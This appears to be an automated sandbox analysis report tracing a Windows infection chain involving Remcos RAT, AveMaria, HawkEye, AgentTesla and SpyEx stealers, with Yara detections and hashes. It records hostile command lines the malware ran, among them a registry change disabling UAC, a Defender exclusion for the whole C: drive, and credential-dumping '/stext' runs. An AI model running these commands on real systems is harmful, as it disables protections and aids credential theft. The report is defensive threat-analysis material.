Yara matches:	• Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000003.00000003.684193866.0000000000D36000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000003.00000003.684193866.0000000000D36000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000003.684193866.0000000000D36000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000003.00000003.684193866.0000000000D36000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000000.680253617.00000000000E4000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000003.00000000.680253617.00000000000E4000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000002.929087269.00000000000E4000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000003.00000002.929087269.00000000000E4000.00000002.00020000.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000003.00000002.929833680.000000000021F000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000003.00000002.929833680.000000000021F000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000003.684219433.0000000000D12000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000003.00000003.684219433.0000000000D12000.00000004.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000003.00000003.684269184.0000000000D36000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000003.00000003.684269184.0000000000D36000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000003.684269184.0000000000D36000.00000004.00000001.sdmp, Author: Joe Security

	• Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000003.00000003.684269184.0000000000D36000.00000004.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000003.00000002.939479958.000000000362C000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000003.00000002.939479958.000000000362C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000002.939479958.000000000362C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000003.00000002.939479958.000000000362C000.00000004.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000003.00000003.684248310.0000000000D0E000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000003.00000003.684248310.0000000000D0E000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000003.684299780.0000000000D0E000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000003.00000003.684299780.0000000000D0E000.00000004.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000003.00000002.939106389.0000000002CD6000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000003.00000002.939106389.0000000002CD6000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000002.939106389.0000000002CD6000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000003.00000002.939106389.0000000002CD6000.00000004.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000003.00000000.680273151.000000000021F000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000003.00000000.680273151.000000000021F000.00000002.00020000.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_2, Description: Detects Codoso APT Gh0st Malware, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Florian Roth • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Florian Roth • Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Joe Security • Rule: AveMaria_WarZone, Description: unknown, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: unknown
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: rem9090sta.exe PID: 7136 Parent PID: 7008

General

Start time:	13:38:42
Start date:	07/12/2021
Path:	C:\Users\user\AppData\Local\Temp\rem9090sta.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\rem9090sta.exe" 0
Imagebase:	0x400000
File size:	474112 bytes
MD5 hash:	083D4CDE33E6721F595A468BB7D17ADA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000004.00000002.701188305.000000000065A000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000004.00000002.700865677.0000000000454000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000004.00000000.681886689.0000000000454000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: C:\Users\user\AppData\Local\Temp\rem9090sta.exe, Author: Joe Security • Rule: REMCOS_RAT_variants, Description: unknown, Source: C:\Users\user\AppData\Local\Temp\rem9090sta.exe, Author: unknown
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: cmd.exe PID: 7156 Parent PID: 7136

General

Start time:	13:38:42
Start date:	07/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 4812 Parent PID: 7156

General

Start time:	13:38:43
Start date:	07/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: reg.exe PID: 6204 Parent PID: 7156

General

Start time:	13:38:43
Start date:	07/12/2021
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
Imagebase:	0x12b0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: powershell.exe PID: 6324 Parent PID: 7116

General

Start time:	13:38:43
Start date:	07/12/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell Add-MpPreference -ExclusionPath C:\
Imagebase:	0xfa0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: cmd.exe PID: 5984 Parent PID: 7116

General

Start time:	13:38:44
Start date:	07/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\cmd.exe
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Codoso_Gh0st_2, Description: Detects Codoso APT Gh0st Malware, Source: 00000009.00000002.931995653.0000000000690000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000009.00000002.931995653.0000000000690000.00000004.00000001.sdmp, Author: Florian Roth • Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 00000009.00000002.931995653.0000000000690000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000009.00000002.931995653.0000000000690000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000009.00000002.931995653.0000000000690000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000009.00000002.931995653.0000000000690000.00000004.00000001.sdmp, Author: Joe Security • Rule: AveMaria_WarZone, Description: unknown, Source: 00000009.00000002.931995653.0000000000690000.00000004.00000001.sdmp, Author: unknown
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 2524 Parent PID: 6324

General

Start time:	13:38:44
Start date:	07/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 1328 Parent PID: 5984

General

Start time:	13:38:44
Start date:	07/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: wscript.exe PID: 3740 Parent PID: 7136

General

Start time:	13:38:50
Start date:	07/12/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Local\Temp\install.vbs"
Imagebase:	0x220000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Analysis Process: remcos.exe PID: 4200 Parent PID: 3424

General

Start time:	13:38:54
Start date:	07/12/2021
Path:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\Remcos\remcos.exe"
Imagebase:	0x400000
File size:	474112 bytes
MD5 hash:	083D4CDE33E6721F595A468BB7D17ADA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000000D.00000002.932016894.0000000000454000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000000D.00000000.709586712.0000000000454000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000000D.00000002.935198741.000000000064A000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: C:\Users\user\AppData\Roaming\Remcos\remcos.exe, Author: Joe Security • Rule: REMCOS_RAT_variants, Description: unknown, Source: C:\Users\user\AppData\Roaming\Remcos\remcos.exe, Author: unknown
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

Analysis Process: cmd.exe PID: 6620 Parent PID: 3740

General

Start time:	13:38:55
Start date:	07/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\cmd.exe" /c "C:\Users\user\AppData\Roaming\Remcos\remcos.exe
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 2368 Parent PID: 6620

General

Start time:	13:38:56
Start date:	07/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 6076 Parent PID: 4200

General

Start time:	13:38:56
Start date:	07/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
Imagebase:	0x11d0000

File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: remcos.exe PID: 3228 Parent PID: 6620

General

Start time:	13:38:56
Start date:	07/12/2021
Path:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
Imagebase:	0x400000
File size:	474112 bytes
MD5 hash:	083D4CDE33E6721F595A468BB7D17ADA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000012.00000000.713254568.0000000000454000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000012.00000002.715029583.0000000000757000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000012.00000002.714713917.0000000000454000.00000002.00020000.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: 3844 Parent PID: 6076

General

Start time:	13:38:56
Start date:	07/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 7092 Parent PID: 6076

General

Start time:	13:38:57
Start date:	07/12/2021
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
Imagebase:	0x12b0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rdpvideominiport.sys PID: 4 Parent PID: -1

General

Start time:	13:39:01
Start date:	07/12/2021
Path:	C:\Windows\System32\drivers\rdpvideominiport.sys
Wow64 process (32bit):	
Commandline:	
Imagebase:	
File size:	30616 bytes
MD5 hash:	0600DF60EF88FD10663EC84709E5E245
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: rdpdr.sys PID: 4 Parent PID: -1

General

Start time:	13:39:01
Start date:	07/12/2021
Path:	C:\Windows\System32\drivers\rdpdr.sys
Wow64 process (32bit):	
Commandline:	
Imagebase:	
File size:	182784 bytes
MD5 hash:	52A6CC99F5934CFAE88353C47B6193E7
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: tsusbhub.sys PID: 4 Parent PID: -1

General

Start time:	13:39:02
Start date:	07/12/2021
Path:	C:\Windows\System32\drivers\tsusbhub.sys
Wow64 process (32bit):	
Commandline:	
Imagebase:	
File size:	126464 bytes
MD5 hash:	3A84A09CBC42148A0C7D00B3E82517F1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: bin.exe PID: 6472 Parent PID: 3424

General

Start time:	13:39:03
Start date:	07/12/2021
Path:	C:\Users\user\AppData\Local\Temp\bin.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\bin.exe"
Imagebase:	0xd0000
File size:	115712 bytes
MD5 hash:	805FBB84293E86F25B566A5B2C2815D2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000001D.00000002.730867358.00000000000E4000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000001D.00000002.730867358.00000000000E4000.00000002.00020000.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 0000001D.00000000.726336718.000000000021F000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 0000001D.00000000.726336718.000000000021F000.00000002.00020000.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 0000001D.00000002.730907039.000000000021F000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 0000001D.00000002.730907039.000000000021F000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000001D.00000000.726305427.00000000000E4000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000001D.00000000.726305427.00000000000E4000.00000002.00020000.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 0000001D.00000002.731576486.00000000034A2000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 0000001D.00000002.731576486.00000000034A2000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000001D.00000002.731576486.00000000034A2000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000001D.00000002.731576486.00000000034A2000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: remcos.exe PID: 3228 Parent PID: 4200

General

Start time:	13:39:04
Start date:	07/12/2021
Path:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe /stext "C:\Users\user\AppData\Local\Temp\jmtceghqeepjeivm"
Imagebase:	0x400000
File size:	474112 bytes
MD5 hash:	083D4CDE33E6721F595A468BB7D17ADA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000001F.00000000.728375820.0000000000454000.00000002.00020000.sdmp, Author: Joe Security

Analysis Process: remcos.exe PID: 7100 Parent PID: 4200

General

Start time:	13:39:04
Start date:	07/12/2021
Path:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe /stext "C:\Users\user\AppData\Local\Temp\moyvwyrrsmhoowrqsha"
Imagebase:	0x400000
File size:	474112 bytes
MD5 hash:	083D4CDE33E6721F595A468BB7D17ADA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000020.00000000.730677212.0000000000454000.00000002.00020000.sdmp, Author: Joe Security

Analysis Process: remcos.exe PID: 4720 Parent PID: 4200

General

Start time:	13:39:07
Start date:	07/12/2021
Path:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe /stext "C:\Users\user\AppData\Local\Temp\wilgxqclgvztqcfubsndyj"
Imagebase:	0x400000
File size:	474112 bytes
MD5 hash:	083D4CDE33E6721F595A468BB7D17ADA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000021.00000000.740936585.0000000000454000.00000002.00020000.sdmp, Author: Joe Security

Analysis Process: remcos.exe PID: 6416 Parent PID: 3424

General

Start time:	13:39:11
Start date:	07/12/2021
Path:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\Remcos\remcos.exe"
Imagebase:	0x400000
File size:	474112 bytes
MD5 hash:	083D4CDE33E6721F595A468BB7D17ADA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000022.00000000.745207581.0000000000454000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000022.00000002.746741703.0000000000454000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000022.00000002.746856576.0000000000497000.00000004.00000020.sdmp, Author: Joe Security

Analysis Process: dwn.exe PID: 6476 Parent PID: 4200

General

Start time:	13:39:12
Start date:	07/12/2021
Path:	C:\Users\user\AppData\Roaming\Remcos\dwn.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\Remcos\dwn.exe"
Imagebase:	0x400000
File size:	2351104 bytes
MD5 hash:	32EB10C12A29B38F13730CD1F5DCAD4D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML

Analysis Process: 21.exe PID: 3064 Parent PID: 6476

General

Start time:	13:39:19
Start date:	07/12/2021
Path:	C:\Users\user\AppData\Local\Temp\21.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\21.exe" 0
Imagebase:	0x400000
File size:	900994 bytes
MD5 hash:	6C9447A6F1B04C75D95594338AE61E06
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SpyEx_1, Description: Yara detected SpyEx stealer, Source: 00000024.00000002.796886573.0000000014770000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: 5.exe PID: 5212 Parent PID: 6476

General

Start time:	13:39:20
Start date:	07/12/2021
Path:	C:\Users\user\AppData\Local\Temp\5.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\5.exe" 0
Imagebase:	0x400000
File size:	852277 bytes
MD5 hash:	3F332B62EEE0970F3189C689D5BD042A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000025.00000002.801377726.00000000148F0000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 00000025.00000002.801377726.00000000148F0000.00000004.00000001.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000025.00000002.801377726.00000000148F0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000025.00000002.801377726.00000000148F0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000025.00000002.801377726.00000000148F0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000025.00000002.801377726.00000000148F0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

Analysis Process: 4.exe PID: 6140 Parent PID: 6476

General

Start time:	13:39:22
Start date:	07/12/2021
Path:	C:\Users\user\AppData\Local\Temp\4.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\4.exe" 0
Imagebase:	0x400000
File size:	586861 bytes
MD5 hash:	78EDE0254C66FA9E667E4CEB88754E1C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000026.00000002.804765191.00000000147A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000026.00000002.804765191.00000000147A0000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

Analysis Process: 21.exe PID: 1900 Parent PID: 3064

General

Start time:	13:39:27
Start date:	07/12/2021
Path:	C:\Users\user\AppData\Local\Temp\21.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\21.exe" 0
Imagebase:	0x400000
File size:	900994 bytes
MD5 hash:	6C9447A6F1B04C75D95594338AE61E06
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic

Yara matches:	• Rule: JoeSecurity_SpyEx_1, Description: Yara detected SpyEx stealer, Source: 00000027.00000002.930302567.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SpyEx_1, Description: Yara detected SpyEx stealer, Source: 00000027.00000000.789916886.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SpyEx_1, Description: Yara detected SpyEx stealer, Source: 00000027.00000000.785901828.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SpyEx_1, Description: Yara detected SpyEx stealer, Source: 00000027.00000000.791751960.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SpyEx_1, Description: Yara detected SpyEx stealer, Source: 00000027.00000000.787824676.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SpyEx_1, Description: Yara detected SpyEx stealer, Source: 00000027.00000001.793855505.0000000000400000.00000040.00020000.sdmp, Author: Joe Security

Analysis Process: 5.exe PID: 1020 Parent PID: 5212

General

Start time:	13:39:28
Start date:	07/12/2021
Path:	C:\Users\user\AppData\Local\Temp\5.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\5.exe" 0
Imagebase:	0x400000
File size:	852277 bytes
MD5 hash:	3F332B62EEE0970F3189C689D5BD042A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
